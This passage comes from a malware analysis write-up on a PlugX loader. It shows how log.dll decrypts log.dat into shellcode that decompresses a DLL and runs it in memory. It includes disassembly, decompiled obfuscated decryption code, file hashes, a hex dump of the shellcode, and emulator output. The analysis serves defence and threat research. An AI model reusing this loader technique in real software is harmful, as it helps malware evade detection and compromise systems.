The major task of this function as the following:

- Call the **GetModuleHandleW** function to retrieve the handle of **kernel32.dll**.
- Call the **GetProcAddress** function to get the addresses of the APIs: **VirtualAlloc**, **GetModuleFileNameA**, **CreateFileA**, **ReadFile**.

- Use the above APIs to retrieve the path to the **log.dat** file and read the contents of this file into the allocated memory.




```
call    f_read_content_of_log_dat_file_to_buf ; call f_read_content_of_log_da
mov     ecx, [ebp+decrypted_shellcode]
test    eax, eax
mov     edx, 11A
mov     [ecx], e
mov     eax, 7A7
cmovz   eax, edx
cmp     eax, 0EE
jg      loc_1002
```

```
11662        control_var = 0x7A7CA2A4;
11663        if ( read_content_status )
```

```
15 calls, 0 strings

calls:
-               call ds:GetModuleHandleW ; call GetModuleHandleW to retrieve handle of kernel32.dll
-               call ds:GetProcAddress ; retrieve VirtualAlloc addr
-               call ds:GetProcAddress ; retrieve GetModuleFileNameA
-               call ds:GetProcAddress ; retrieve CreateFileA addr
-               call ds:GetProcAddress ; retrieve ReadFile addr
-               call [esp+1FCh+GetModuleFileNameA] ; call GetModuleFileNameA to retrieve full path of module that load malware dll
-               call f_strstr ; Returns a pointer to the first occurrence of a search string in a string.
-               call eax ; call CreateFileA for open file but not retrieve file handle
-               call ds:CloseHandle ; call CloseHandle to release handle to log.dat file
-               call eax ; call ReadFile for reading log.dat content to allocated buffer
-               call eax ; call CreateFileA to retrieve handle to log.dat file
-               call ds:GetFileSize ; call GetFileSize to retrieve size of log.dat
-               call eax ; call VirtualAlloc to allocate buffer with buf's size equal size of log.dat
-               call ds:lstrcatA ; call lstrcatA to build full path to log.dat
-               call __security_check_cookie(x)
```

Decode the contents of **log.dat** into shellcode so that this shellcode is then executed by the call from the **LogInit_0**function.



```
.text:1002D97A                 not     ah
.text:1002D97C                 and     ah, dl
.text:1002D97E                 mov     edx, ecx
.text:1002D980                 or      ah, al
.text:1002D982                 not     dl
.text:1002D984                 mov     al, ah
.text:1002D986                 and     ah, cl
.text:1002D988                 not     al
.text:1002D98A                 or      cl, al
.text:1002D98C                 and     al, dl
.text:1002D98E                 mov     edx, ecx
.text:1002D990                 or      al, ah
.text:1002D992                 mov     ah, cl
.text:1002D994                 not     dl
.text:1002D996                 and     ah, 55h
.text:1002D999                 and     dl, 0AAh
.text:1002D99C                 or      dl, ah
.text:1002D99E                 mov     ah, al
.text:1002D9A0                 and     al, 0AAh
.text:1002D9A2                 not     ah
.text:1002D9A4                 or      cl, ah
.text:1002D9A6                 and     ah, 55h
.text:1002D9A9                 or      al, ah
.text:1002D9AB                 not     cl
.text:1002D9AD                 xor     al, dl
.text:1002D9AF                 or      cl, al
.text:1002D9B1                 mov     [esi+ebp], cl ; save decrypted byte
.text:1002D9B4                 mov     eax, [esp+1F0h+idx]
.text:1002D9BB                 inc     eax
.text:1002D9BC                 mov     [esp+1F0h+var_1DC], eax
.text:1002D9C0                 mov     eax, 92E699ECh
.text:1002D9C5                 cmp     eax, 0A3E249Eh
.text:1002D9CA                 jle     loc_10024907
```

```
      LOBYTE(v4939) = v4939 & BYTE1(v4939) | BYTE1(v4939) ^ v4939;
      BYTE1(v5065) = ~(_BYTE)v5064 & 0x1A;
      BYTE1(v4939) = ((v5065 & 0x79 | ~(_BYTE)v5065 & 0x86) ^ 0x86) & ((v5065 & 0x
      LOBYTE(v3530) = v5064;
      LOBYTE(v5064) = ~BYTE1(v5064) | v5064;
      BYTE1(v5064) = (v3530 & 0x45 | BYTE1(v5065)) ^ (~BYTE1(v5064) & 0x45 | BYTE1
      BYTE1(v5065) = (~BYTE1(v4939) & 0x8E | BYTE1(v4939) & 0x71) ^ (~(~(_BYTE)v50
      BYTE1(v5065) = BYTE1(v5065) & ~(BYTE1(v5064) | ~(_BYTE)v5064) | (BYTE1(v5064
      LOBYTE(v5065) = ~BYTE1(v5065);
      log_dat_content[idx] = ((v5065 | v4939) & 0x55 | ~(v5065 | v4939) & 0xAA) ^
      v5486 = idx + 1;
      control_var_1 = 0x92E699EC;
    }
    else if ( control_var_1 == 0x92E699EC )
    {
      v4341 = ~(dword_1005FE80 * (dword_1005FE80 - 1));
      v5310 = dword_1005FE80 * (dword_1005FE80 - 1);
      v4342 = (v4341 & 0x3A211E02 | (dword_1005FE80 * (dword_1005FE80 - 1)) & 0xCE
      v4343 = ((~v4342 & 0x70FA9A20 | v4342 & 0x8F0565DF) ^ 0x15887801) & 0x1D89FC
      v4344 = (v4343 ^ 0x17F8289E) & (v4343 ^ 0xE27603E4);
      v4345 = ~v4344;
      v4346 = (((v4341 & 0x7350D720 | (dword_1005FE80 * (dword_1005FE80 - 1)) & 0x
      v4347 = ((v4346 | v4345) & 0xB02831F1 | ~(v4346 | v4345) & 0x4FD7CE0E) ^ (~(
```


3. Shellcode analysis

Based on the information analyzed above, we know that the **log.dll** file will read the content from the **log.dat** file and decrypt it into shellcode for further execution. Relying on this indicator, we continue to hunt **log.dat** file on VirusTotal which restrict the scope of submission source from Vietnam.

The results are following:

	Detections	Size	First seen	Last seen	Submitters
☐ 3268DC1CD5C629209DF16B120E22F601A7642A85628B82C4715FE2B9FBC19EB0 log.dat	0 / 57	194.66 KB	2022-05-07 01:32:51	2022-05-07 01:32:51	1
☐ 02A9B3BEAA34A75A4E2788E0F7038AAF2B9C633A6BDBFE771882B4B7330FA0C5 log.dat	2 / 59	189.23 KB	2022-05-05 12:44:31	2022-05-05 12:44:31	1
☐ 0E9E270244371A51FBB0991EE246EF34775787132822D85DA0C99F10B17539C0 log.dat.sc	0 / 57	194.66 KB	2022-04-25 14:07:46	2022-04-25 14:07:46	1
☐ 2DE77804E2BD9B843A826F194389C2605CFC17FD2FAFDE1B8EB2F819FC6C0C84 log.dat	0 / 57	194.66 KB	2022-04-20 12:33:19	2022-04-20 12:33:19	1

With the above results, at the time of analysis, we selected the **log.dat** file (2de77804e2bd9b843a826f194389c2605cfc17fd2fafde1b8eb2f819fc6c0c84) was submitted to VirusTotal on **2022-04-20 12:33:19 UTC** (5 days before the above **log.dll** file).




Submissions

Date	Name	Source	Country
2022-04-20 12:33:19 UTC	log.dat	0725f98b - web	VN

Prevalence Summary

First Submission	2022-04-20 12:33:19 UTC
Last Submission	2022-04-20 12:33:19 UTC
Last Rescanned	2022-04-20 12:33:19 UTC
Total Submissions	1
Source submissions	1

Debugging and dump the decrypted shellcode look like this:




log_dat_sc.bin

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  77 06 81 EE 00 00 00 00 80 C5 00 45 4D 66 83 EE  w..î....€Å.EMfƒî
00000010  00 73 07 55 7C 03 C0 C2 70 5D 8D 12 55 66 83 C9  .s.U|.ÀÂp]..UfƒÉ
00000020  00 5D 7D 05 0D 00 00 00 00 E8 00 00 00 00 57 BF  .]}......è....W¿
00000030  44 49 00 00 5F F9 58 50 50 48 58 58 57 66 BF 9D  DI.._ùXPPHXXWf¿.
00000040  00 5F 83 E8 05 0B C0 FC 68 0C 15 00 00 0D 00 00  ._fè..Àüh.......
00000050  00 00 6A D5 83 C4 04 57 7C 06 81 FF BF 60 00 00  ..jÕfÄ.W|..ÿ¿`..
00000060  5F 8B F6 F9 E8 0C 15 00 00 5E BE 68 CA EA 0A DC  _‹öùè....^¾hÊê.Ü
00000070  7E B4 B4 B4 B4 4B 4B 4B 4B B4 B4 B4 B4 B4 B4 B4  ~´´´´KKKK´´´´´´´
00000080  B4 B4 B4 B4 B4 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B  ´´´´´KKKKKKKKKKK
00000090  4B 4B 4B 4B 4B 4B 4B 4B 4B B4 B4 B4 B4 B4 B4 B4  KKKKKKKKK´´´´´´´
000000A0  BE B4 B4 B4 B4 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  ¾´´´´µµµµµµµµµµµ
000000B0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
000000C0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
000000D0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
000000E0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
000000F0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000100  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000110  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000120  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000130  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000140  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000150  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000160  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000170  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000180  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
```

decrypted shellcode


I use two tools, FLOSS and scdbg to get an overview of this shellcode. The results can be seen in the screenshots below:



```
FLOSS static Unicode strings

FLOSS decoded 2 strings
(EAA
&EAA

FLOSS extracted 8 stackstrings
VirtualProtect
VirtualAlloc
ExitThread
memcpy
ntdll
LoadLibraryA
VirtualFree
RtlDecompressBuffer
```



```
Loaded 30aa8 bytes from file C:\Users\ADMINI~1\Desktop
Memory monitor enabled..
Initialization Complete..
Dump mode Active...
Max Steps: -1
Using base offset: 0x401000

430e80  GetProcAddress(LoadLibraryA)
430fb2  GetProcAddress(VirtualAlloc)
4310ca  GetProcAddress(VirtualFree)
431145  GetProcAddress(VirtualProtect)
43124f  GetProcAddress(ExitThread)
43128a  LoadLibraryA(ntdll)
4313f3  GetProcAddress(RtlDecompressBuffer)
431436  GetProcAddress(memcpy)
4314dc  VirtualAlloc(base=0 , sz=2e552) = 600000
43154d  VirtualAlloc(base=0 , sz=4c000) = 62f000
431592  RtlDecompressBuffer(fmat=2,ubuf=62f000, usz=4c
0       emu_parse no memory found at 0x0

0   ???? No memory At Address                 step: 2859730
eax=0           ecx=4c000       edx=62f000      ebx=0
esp=12fe04      ebp=12fff0      esi=0           edi=0


Stepcount 2859730
Primary memory: Reading 0x30aa8 bytes from 0x401000
Scanning for changes...
No changes found in primary memory, dump not created.
Dumping 2 runtime memory allocations..
Alloc 600000 (2e552 bytes) dumped successfully to disk
0000
Alloc 62f000 (4c000 bytes) dumped successfully to disk
```


Shellcode file: C:\Users\Administrator\Desktop\[redacted]log_dat_sc.bin

Options
☑ Report Mode
☑ Create Dump
☐ No RW Display
☐ Scan for Api table
☐ Use Interactive Hooks
☐ Monitor DLL Read/Write
☑ Unlimited steps
☐ Debug Shell
☐ FindSc
☑ Start Offset 0x 0
☐ Process Command Line
☐ fopen
☐ Manual Arguments

```
000000   77 06 81 EE 00 00 00 00 80 C5 00 45 4D 66 83 EE    w..........EMf..
000010   00 73 07 55 7C 03 C0 C2 70 5D 8D 12 55 66 83 C9    .s.U|...p]..Uf..
000020   00 5D 7D 05 0D 00 00 00 00 E8 00 00 00 00 57 BF    .]}...........W.
000030   44 49 00 00 5F F9 58 50 50 48 58 58 57 66 BF 9D    DI.._.XPPHXXWf..
000040   00 5F 83 E8 05 0B C0 FC 68 0C 15 00 00 0D 00 00    ._......h.......
000050   00 00 6A D5 83 C4 04 57 7C 06 81 FF BF 60 00 00    ..j....W|....`..
000060   5F 8B E6 F9 E8 0C 15 00 00 5E BE 68 CA EA 0A DC    _........^.h....
000070   7E B4 B4 B4 B4 4B 4B 4B 4B B4 B4 B4 B4 B4 B4 B4    ~....KKKK.......
000080   B4 B4 B4 B4 B4 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B    .....KKKKKKKKKKK
000090   4B 4B 4B 4B 4B 4B 4B 4B 4B B4 B4 B4 B4 B4 B4 B4    KKKKKKKKK.......
0000A0   BE B4 B4 B4 B4 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
0000B0   B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
0000C0   B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
0000D0   B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
0000E0   B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
0000F0   B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
000100   B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
000110   B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
000120   B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
000130   B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
```

With the results obtained above, it can be seen that this shellcode will perform memory allocation and then call the **RtlDecompressBuffer** function to decompress the data with the compression format is **COMPRESSION_FORMAT_LZNT1**.

By using IDA to analyze this shellcode, its main task is to decompress a Dll into memory and call the exported function of this Dll to execute. The function that does this task is named **f_load_dll_from_memory**:



```
.text:00431AE4 ; int __usercall sub_431AE4@<eax>(int a1@<eax>)
.text:00431AE4 sub_431AE4      proc near ; CODE XREF: sub_403575+18↑p
.text:00431AE4                 push    30AA8h ; shellcode size
.text:00431AE9                 push    eax ; ptr_call_addr
.text:00431AEA                 rol     si, 20h
.text:00431AEE                 stc
.text:00431AEF                 stc
.text:00431AF0                 test    ah, ah
.text:00431AF2                 call    f_load_dll_from_memory
.text:00431AF7                 retn
.text:00431AF7 sub_431AE4      endp ; sp-analysis failed
.text:00431AF7
```


```
// positive sp value has been detected, the output may be wrong!
int __usercall sub_431AE4@<eax>(int a1@<eax>)
{
  _DWORD *v2; // [esp-10h] [ebp-10h]
  int v3; // [esp-Ch] [ebp-Ch]
  int v4; // [esp-8h] [ebp-8h]
  int v5; // [esp-4h] [ebp-4h]

  return f_load_dll_from_memory(a1, 0x30AA8, v2, v3, v4, v5);
}
```

```
21 calls, 0 strings

calls:
 -              call [ebp+GetProcAddress]
 -              call [ebp+GetProcAddress]
 -              call [ebp+GetProcAddress]
 -              call [ebp+GetProcAddress]
 -              call [ebp+GetProcAddress]
 -              call [ebp+LoadLibraryA]
 -              call [ebp+GetProcAddress]
 -              call [ebp+GetProcAddress]
 -              call [ebp+VirtualAlloc]
 -              call [ebp+VirtualAlloc]
 -              call [ebp+RtlDecompressBuffer]
 -              call [ebp+VirtualAlloc]
 -              call [ebp+memcpy]
 -              call [ebp+LoadLibraryA]
 -              call [ebp+GetProcAddress]
 -              call [ebp+GetProcAddress]
 -              call [ebp+VirtualProtect]
 -              call ecx ; call to DllEntryPoint
 -              call [ebp+exported_func] ; call to PlugX exported function
 -              call [ebp+VirtualFree]
 -              call [ebp+VirtualFree]
```

